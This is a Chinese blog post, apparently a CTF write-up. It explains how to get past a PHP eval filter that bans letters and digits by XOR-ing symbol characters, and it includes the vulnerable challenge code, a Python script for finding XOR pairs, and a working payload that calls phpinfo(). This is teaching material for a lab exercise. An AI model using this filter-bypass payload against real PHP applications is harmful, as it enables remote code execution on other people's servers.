ctf xor题_一道使用异或来命令执行的CTF题目

原创

Emmamkq 于 2021-01-26 20:57:59 发布 875 收藏 2
文章标签： ctf xor题

本文链接：https://blog.csdn.net/weixin_28944067/article/details/113381102

0x01 命令执行

命令执行是通过各种绕过方式来达到执行命令的方式拿到flag，在CTF中有很多常见绕过的方式，比如过滤了什么 cat | read | ls | dir | head | tail 等读文件的敏感命令，但是这些的话还是有方法绕过的，比如说 cat 可以更改为 tac 那么就会倒读进行读取了。

0x02 审计代码

我们可以审计一下下面的代码来进行剖析一个绕过的方式，首先该代码进行判断了正则字母和数字，假设我们使用字符和数字的话，那么就会提示 "NO"，如果有兴趣的小伙伴可以使用自己的思路来尝试一下进行绕过。

```
error_reporting(0);

if(isset($_GET['code'])){

$code=$_GET['code'];

if(strlen($code)>40){

die("This is too Long.");

}

if(preg_match("/[A-Za-z0-9]+/",$code)){

die("NO.");

}

@eval($code);

}

else{

highlight_file(__FILE__);

}
```

highlight_file(__FILE);

原理剖析:

(^ @ is h

首先我们来计算(的ascii码为40，那么@的ascii码为64，如果互相异或的话那么就是h的ascii码，在php中有一个特性，那么就是可以对字符进行相互异或，异或出来的结果也就是我们要实现命令执行的关键字符了。

当然，一个个手算肯定很麻烦，那么我写了一个脚本可以实现批量化的计算。

```
str = r'~!@#$%^&*()_+<>?,.;:-[]{}\/'
needstr='phpinfo'
dictin={}
left={}
right={}
for c in range(len(needstr)):
    for i in range(0, len(str)):
        for j in range(0, len(str)):
            a = ord(str[i])^ord(str[j])
            if needstr[c]==chr(a):
                print(str[i] + ' ^ ' + str[j] + ' is ' + chr(a))
                dictin[c]=chr(a)
```

那么我们执行phpinfo得出来的结果是

/(/).\/


_@_@@:@

就可以对其进行相互异或了，首先包装成一个函数。

$_='/(/).\/'^'_@_@@:@';$_();

然后去进行调用，调用出的结果那么就是传入后台的phpinfo();

这样的话就可以进行绕过命令执行限制了。



PS:如果需要想练习靶场的同学，可以关注到“东塔网络安全”，该账号会持续发布最新的漏洞实验视频，以及丰富的靶场环境。